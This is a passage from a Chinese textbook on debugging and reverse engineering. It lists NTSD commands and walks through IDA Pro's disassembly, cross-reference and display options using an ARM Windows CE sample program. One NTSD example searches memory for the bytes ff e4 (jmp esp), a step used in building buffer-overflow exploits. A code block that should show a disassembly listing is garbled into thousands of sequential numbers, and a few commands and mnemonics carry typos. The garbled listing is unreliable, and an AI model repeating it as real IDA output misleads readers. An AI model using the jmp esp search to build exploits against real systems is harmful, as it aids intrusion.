1.3.4 其他常用命令（见表 1.13）

表 1.13 其他常用命令

NTSD 命令	参数	意义	常用示例
回车	-	重复执行上一条命令	-
s	地址范围 搜索内容	在指定内存中搜索指定数据	s 77d80000 77e55000 ff e4
.list	-	列出系统所有进程	-
.attach	进程 ID	调试进程	.attach On188

NTSD 还有许多命令，WinDbg 就更多了，详细的指令请见 Debugging Tools for Windows 的帮助手册。系统自带的 NTSD 在某些功能上并不完善，这主要是系统自带的 dbgeng.dll 和 dbghelp.dll 的版本比较低，比如 pc 和 tc 的指令在 NTSD 里并不总是执行到 call 指令，而在 WinDbg 里由于用的是新的 dll，所以不会出现这种情况。

1.4 IDA Pro 的基本使用方法

IDA Pro 可以说是功能最强大的反汇编工具，它能够自动识别各种处理器甚至编译器，最新的 4.7 版本还增加了一个 Linux 控制台程序，而且可以调试单线程的 Linux 程序。IDA Pro 从 4.6 版本开始增加了调试 Windows 程序的功能，但是直到 4.7 版本，它的调试器功能还是

很不完善。

IDA Pro 之所以这么强大,是由于它开放的架构。IDA Pro 提供了各种 API 接口及 SDK, 用户可以自己的需求编写各种插件和 IDC 脚本来扩充功能。实际上它自己的很多功能都是由插件和 IDC 脚本完成的。读者可以留意 IDA Pro 安装目录里各种以 .idc 和 .plw 结尾的文件, 前者是 IDC 脚本, 后者是插件。SABRE Security 公司的 BinDiff 补丁比较商业软件实际上就是 IDA Pro 的插件。

1.4.1 强大的反汇编功能

以 2.7 Windows CE 缓冲区溢出利用技术的 hello.cpp 程序编译的二进制为例子, 演示 IDA Pro 的强大功能。如果只想得到程序反汇编的 ASM 和 IDB 文件, 那么可以用 IDA Pro 的 -B 参数直接生成:

```
C:\test>c:\ida\idag.exe -B hello.exe
```

这样 IDA Pro 就能自动生成那两个文件, 而不会有什么提示, 所以可以当做批处理脚本使用。对于那些只想利用 IDA Pro 生成的反汇编代码的第三方软件来说就可以这样简单地执行。

如果用 IDA Pro 打开 hello.exe 程序进行反汇编, 那么一般会出现一个选择框, 对于正常的程序, IDA Pro 能够自动处理与识别程序的类型, 所以只需单击 OK 按钮继续便可。根据程序的大小及复杂程度的不同, IDA Pro 的反汇编时间也不相同, 反汇编过程的信息可以在输出栏中看到:

bytes	pages	size	description
262144	32	8192	allocating memory for b-tree...
65536	8	8192	allocating memory for virtual array...
262144	32	8192	allocating memory for name pointers...
589824			total memory allocated

Loading IDP module C:\ida\procs\pc.w32 for processor metapc...OK

Autoanalysis subsystem is initialized.

Possible file format: MS-DOS executable (EXE) (C:\ida\loaders\dos.idw)

Possible file format: Portable executable for ARM (PE) (C:\ida\loaders\pe.idw)

Loading file 'C:\test\hello.exe' into database...

Detected file format: Portable executable for ARM (PE)

Unloading IDP module C:\ida\procs\pc.w32...

Loading IDP module C:\ida\procs\arm.w32 for processor arm...OK

0. Creating a new segment (00011000-00011400) ... OK

1. Creating a new segment (00012000-00012200) ... OK

2. Creating a new segment (00013000-00013200) ... OK

3. Creating a new segment (00014000-00014200) ... OK

Reading imports directory...


```

4. Creating a new segment (00013020-00013200) ... .. OK
Possible file format: PE executable (C:\ida\loaders\dbg.idw)
Assuming __cdecl calling convention by default.
Flushing buffers, please wait...ok
File 'C:\test\hello.exe' is successfully loaded into the database.
Compiling file 'C:\ida\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\ida\idc\onload.idc'...
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
HgFunc Version 1.0 init OK...
The initial autoanalysis is finished.

```

注意黑体表示的输出信息。IDA Pro 自动识别出这是一个 ARM 平台下的程序，然后调用相应的模块进行反汇编。反汇编完毕后默认的窗口如图 1.5 所示。




图 1.5 IDA Pro 反汇编完毕的界面

默认界面除了菜单和快捷按钮，主要由左边的“IDA View-A”、右上的“Names”、右下的“Strings”和下面的输出栏组成。“IDA View-A”显示反汇编代码；“Names”显示各种函数名、字串以及导入名；“Strings”显示程序中用到的字串；输出栏显示各种输出信息，包括 IDC 脚本执行的结果。注意最底下的状态栏，用圈圈住的部分能够显示当前光标所在代码的虚拟地址，以及它所属的函数和在此函数的偏移地址。这个信息在阅读代码的时候比较有用。

除此之外，还可以单击标签栏查看“Hex View-A”得到程序的十六进制码；“Exports”

显示程序的导出函数：“Imports”显示程序的导入函数：“Functions”显示程序用到的所有函数；“Structures”能够显示程序用到结构变量；“Enums”能够显示程序用到的枚举变量。

1.4.2 方便的代码阅读功能

除了反汇编功能，IDA Pro 强大的交叉参考功能给代码阅读带来了极大的方便，可以清楚地知道代码互相调用关系。比如反汇编出来的函数在右边都有一个类似“CODE XREF: start+20 p”的注释；“CODE XREF:”后面的“start+20”表示是在 start 偏移 20 的地方被调用；“.”表示调用的代码在此处代码的上面；“p”表示子程序（procedure），如果是“j”，则表示跳转（jump），如果是“o”，则表示偏移（offset）。只要把鼠标放在上面，就会出现一个如图 1.6 所示的浅黄色框，里面显示调用代码的上下文，用鼠标的滚轮可以拉伸或缩小这个代码框。

```
.text:000111CC ; 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1010 1011 1012 1013 1014 1015 1016 1017 1018 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1060 1061 1062 1063 1064 1065 1066 1067 1068 1069 1070 1071 1072 1073 1074 1075 1076 1077 1078 1079 1080 1081 1082 1083 1084 1085 1086 1087 1088 1089 1090 1091 1092 1093 1094 1095 1096 1097 1098 1099 1100 1101 1102 1103 1104 1105 1106 1107 1108 1109 1110 1111 1112 1113 1114 1115 1116 1117 1118 1119 1120 1121 1122 1123 1124 1125 1126 1127 1128 1129 1130 1131 1132 1133 1134 1135 1136 1137 1138 1139 1140 1141 1142 1143 1144 1145 1146 1147 1148 1149 1150 1151 1152 1153 1154 1155 1156 1157 1158 1159 1160 1161 1162 1163 1164 1165 1166 1167 1168 1169 1170 1171 1172 1173 1174 1175 1176 1177 1178 1179 1180 1181 1182 1183 1184 1185 1186 1187 1188 1189 1190 1191 1192 1193 1194 1195 1196 1197 1198 1199 1200 1201 1202 1203 1204 1205 1206 1207 1208 1209 1210 1211 1212 1213 1214 1215 1216 1217 1218 1219 1220 1221 1222 1223 1224 1225 1226 1227 1228 1229 1230 1231 1232 1233 1234 1235 1236 1237 1238 1239 1240 1241 1242 1243 1244 1245 1246 1247 1248 1249 1250 1251 1252 1253 1254 1255 1256 1257 1258 1259 1260 1261 1262 1263 1264 1265 1266 1267 1268 1269 1270 1271 1272 1273 1274 1275 1276 1277 1278 1279 1280 1281 1282 1283 1284 1285 1286 1287 1288 1289 1290 1291 1292 1293 1294 1295 1296 1297 1298 1299 1300 1301 1302 1303 1304 1305 1306 1307 1308 1309 1310 1311 1312 1313 1314 1315 1316 1317 1318 1319 1320 1321 1322 1323 1324 1325 1326 1327 1328 1329 1330 1331 1332 1333 1334 1335 1336 1337 1338 1339 1340 1341 1342 1343 1344 1345 1346 1347 1348 1349 1350 1351 1352 1353 1354 1355 1356 1357 1358 1359 1360 1361 1362 1363 1364 1365 1366 1367 1368 1369 1370 1371 1372 1373 1374 1375 1376 1377 1378 1379 1380 1381 1382 1383 1384 1385 1386 1387 1388 1389 1390 1391 1392 1393 1394 1395 1396 1397 1398 1399 1400 1401 1402 1403 1404 1405 1406 1407 1408 1409 1410 1411 1412 1413 1414 1415 1416 1417 1418 1419 1420 1421 1422 1423 1424 1425 1426 1427 1428 1429 1430 1431 1432 1433 1434 1435 1436 1437 1438 1439 1440 1441 1442 1443 1444 1445 1446 1447 1448 1449 1450 1451 1452 1453 1454 1455 1456 1457 1458 1459 1460 1461 1462 1463 1464 1465 1466 1467 1468 1469 1470 1471 1472 1473 1474 1475 1476 1477 1478 1479 1480 1481 1482 1483 1484 1485 1486 1487 1488 1489 1490 1491 1492 1493 1494 1495 1496 1497 1498 1499 1500 1501 1502 1503 1504 1505 1506 1507 1508 1509 1510 1511 1512 1513 1514 1515 1516 1517 1518 1519 1520 1521 1522 1523 1524 1525 1526 1527 1528 1529 1530 1531 1532 1533 1534 1535 1536 1537 1538 1539 1540 1541 1542 1543 1544 1545 1546 1547 1548 1549 1550 1551 1552 1553 1554 1555 1556 1557 1558 1559 1560 1561 1562 1563 1564 1565 1566 1567 1568 1569 1570 1571 1572 1573 1574 1575 1576 1577 1578 1579 1580 1581 1582 1583 1584 1585 1586 1587 1588 1589 1590 1591 1592 1593 1594 1595 1596 1597 1598 1599 1600 1601 1602 1603 1604 1605 1606 1607 1608 1609 1610 1611 1612 1613 1614 1615 1616 1617 1618 1619 1620 1621 1622 1623 1624 1625 1626 1627 1628 1629 1630 1631 1632 1633 1634 1635 1636 1637 1638 1639 1640 1641 1642 1643 1644 1645 1646 1647 1648 1649 1650 1651 1652 1653 1654 1655 1656 1657 1658 1659 1660 1661 1662 1663 1664 1665 1666 1667 1668 1669 1670 1671 1672 1673 1674 1675 1676 1677 1678 1679 1680 1681 1682 1683 1684 1685 1686 1687 1688 1689 1690 1691 1692 1693 1694 1695 1696 1697 1698 1699 1700 1701 1702 1703 1704 1705 1706 1707 1708 1709 1710 1711 1712 1713 1714 1715 1716 1717 1718 1719 1720 1721 1722 1723 1724 1725 1726 1727 1728 1729 1730 1731 1732 1733 1734 1735 1736 1737 1738 1739 1740 1741 1742 1743 1744 1745 1746 1747 1748 1749 1750 1751 1752 1753 1754 1755 1756 1757 1758 1759 1760 1761 1762 1763 1764 1765 1766 1767 1768 1769 1770 1771 1772 1773 1774 1775 1776 1777 1778 1779 1780 1781 1782 1783 1784 1785 1786 1787 1788 1789 1790 1791 1792 1793 1794 1795 1796 1797 1798 1799 1800 1801 1802 1803 1804 1805 1806 1807 1808 1809 1810 1811 1812 1813 1814 1815 1816 1817 1818 1819 1820 1821 1822 1823 1824 1825 1826 1827 1828 1829 1830 1831 1832 1833 1834 1835 1836 1837 1838 1839 1840 1841 1842 1843 1844 1845 1846 1847 1848 1849 1850 1851 1852 1853 1854 1855 1856 1857 1858 1859 1860 1861 1862 1863 1864 1865 1866 1867 1868 1869 1870 1871 1872 1873 1874 1875 1876 1877 1878 1879 1880 1881 1882 1883 1884 1885 1886 1887 1888 1889 1890 1891 1892 1893 1894 1895 1896 1897 1898 1899 1900 1901 1902 1903 1904 1905 1906 1907 1908 1909 1910 1911 1912 1913 1914 1915 1916 1917 1918 1919 1920 1921 1922 1923 1924 1925 1926 1927 1928 1929 1930 1931 1932 1933 1934 1935 1936 1937 1938 1939 1940 1941 1942 1943 1944 1945 1946 1947 1948 1949 1950 1951 1952 1953 1954 1955 1956 1957 1958 1959 1960 1961 1962 1963 1964 1965 1966 1967 1968 1969 1970 1971 1972 1973 1974 1975 1976 1977 1978 1979 1980 1981 1982 1983 1984 1985 1986 1987 1988 1989 1990 1991 1992 1993 1994 1995 1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025 2026 2027 2028 2029 2030 2031 2032 2033 2034 2035 2036 2037 2038 2039 2040 2041 2042 2043 2044 2045 2046 2047 2048 2049 2050 2051 2052 2053 2054 2055 2056 2057 2058 2059 2060 2061 2062 2063 2064 2065 2066 2067 2068 2069 2070 2071 2072 2073 2074 2075 2076 2077 2078 2079 2080 2081 2082 2083 2084 2085 2086 2087 2088 2089 2090 2091 2092 2093 2094 2095 2096 2097 2098 2099 2100 2101 2102 2103 2104 2105 2106 2107 2108 2109 2110 2111 2112 2113 2114 2115 2116 2117 2118 2119 2120 2121 2122 2123 2124 2125 2126 2127 2128 2129 2130 2131 2132 2133 2134 2135 2136 2137 2138 2139 2140 2141 2142 2143 2144 2145 2146 2147 2148 2149 2150 2151 2152 2153 2154 2155 2156 2157 2158 2159 2160 2161 2162 2163 2164 2165 2166 2167 2168 2169 2170 2171 2172 2173 2174 2175 2176 2177 2178 2179 2180 2181 2182 2183 2184 2185 2186 2187 2188 2189 2190 2191 2192 2193 2194 2195 2196 2197 2198 2199 2200 2201 2202 2203 2204 2205 2206 2207 2208 2209 2210 2211 2212 2213 2214 2215 2216 2217 2218 2219 2220 2221 2222 2223 2224 2225 2226 2227 2228 2229 2230 2231 2232 2233 2234 2235 2236 2237 2238 2239 2240 2241 2242 2243 2244 2245 2246 2247 2248 2249 2250 2251 2252 2253 2254 2255 2256 2257 2258 2259 2260 2261 2262 2263 2264 2265 2266 2267 2268 2269 2270 2271 2272 2273 2274 2275 2276 2277 2278 2279 2280 2281 2282 2283 2284 2285 2286 2287 2288 2289 2290 2291 2292 2293 2294 2295 2296 2297 2298 2299 2300 2301 2302 2303 2304 2305 2306 2307 2308 2309 2310 2311 2312 2313 2314 2315 2316 2317 2318 2319 2320 2321 2322 2323 2324 2325 2326 2327 2328 2329 2330 2331 2332 2333 2334 2335 2336 2337 2338 2339 2340 2341 2342 2343 2344 2345 2346 2347 2348 2349 2350 2351 2352 2353 2354 2355 2356 2357 2358 2359 2360 2361 2362 2363 2364 2365 2366 2367 2368 2369 2370 2371 2372 2373 2374 2375 2376 2377 2378 2379 2380 2381 2382 2383 2384 2385 2386 2387 2388 2389 2390 2391 2392 2393 2394 2395 2396 2397 2398 2399 2400 2401 2402 2403 2404 2405 2406 2407 2408 2409 2410 2411 2412 2413 2414 2415 2416 2417 2418 2419 2420 2421 2422 2423 2424 2425 2426 2427 2428 2429 2430 2431 2432 2433 2434 2435 2436 2437 2438 2439 2440 2441 2442 2443 2444 2445 2446 2447 2448 2449 2450 2451 2452 2453 2454 2455 2456 2457 2458 2459 2460 2461 2462 2463 2464 2465 2466 2467 2468 2469 2470 2471 2472 2473 2474 2475 2476 2477 2478 2479 2480 2481 2482 2483 2484 2485 2486 2487 2488 2489 2490 2491 2492 2493 2494 2495 2496 2497 2498 2499 2500 2501 2502 2503 2504 2505 2506 2507 2508 2509 2510 2511 2512 2513 2514 2515 2516 2517 2518 2519 2520 2521 2522 2523 2524 2525 2526 2527 2528 2529 2530 2531 2532 2533 2534 2535 2536 2537 2538 2539 2540 2541 2542 2543 2544 2545 2546 2547 2548 2549 2550 2551 2552 2553 2554 2555 2556 2557 2558 2559 2560 2561 2562 2563 2564 2565 2566 2567 2568 2569 2570 2571 2572 2573 2574 2575 2576 2577 2578 2579 2580 2581 2582 2583 2584 2585 2586 2587 2588 2589 2590 2591 2592 2593 2594 2595 2596 2597 2598 2599 2600 2601 2602 2603 2604 2605 2606 2607 2608 2609 2610 2611 2612 2613 2614 2615
```





图 1.8 按 F12 键得到程序流程图

假如读者对某个 CPU 的指令不熟悉，那么可以修改 IDA Pro 的默认反汇编选项，如图 1.9 所示。




图 1.9 IDA Pro 的反汇编选项

可以在图 1.9 红色圈住的“Auto comments”打上钩选择，然后在“Number of opcode bytes”填 4，那么就可以看到 IDA Pro 自动添加的一些关于指令的注释，通过这些信息能够了解指令的大致意思，而且可以看到指令相应的 opcode，如下所示。

```
.text:0001115C 0D C0 A0 E1  MOV     R12, SP           ; Rd = Op2
.text:00011160 F0 58 2D E9  STMFID  SP!, {R4-R7,R11,R12,LR} ; Store Block to Memory
.text:00011164 1C B0 8D E2  ADD     R11, SP, #0x1C    ; Rd = Op1 + Op2
.text:00011168 04 D0 4D E2  SUB     SP, SP, #4       ; Rd = Op1 - Op2
